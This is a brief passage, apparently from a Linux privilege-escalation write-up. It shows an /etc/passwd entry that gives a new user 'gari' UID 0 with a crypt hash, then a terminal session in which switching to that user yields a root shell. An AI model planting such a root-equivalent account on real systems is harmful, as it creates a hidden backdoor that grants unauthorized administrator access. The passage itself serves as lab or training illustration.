gari:$1$yHE/yKZg$0qMozI/uGn2lQQD4YiWTP0:0:0:MyUser:/home/gari:/bin/bash
$ su gari
Password:
root@bc0fce3f4419:/# whoami
root
root@bc0fce3f4419:/#
```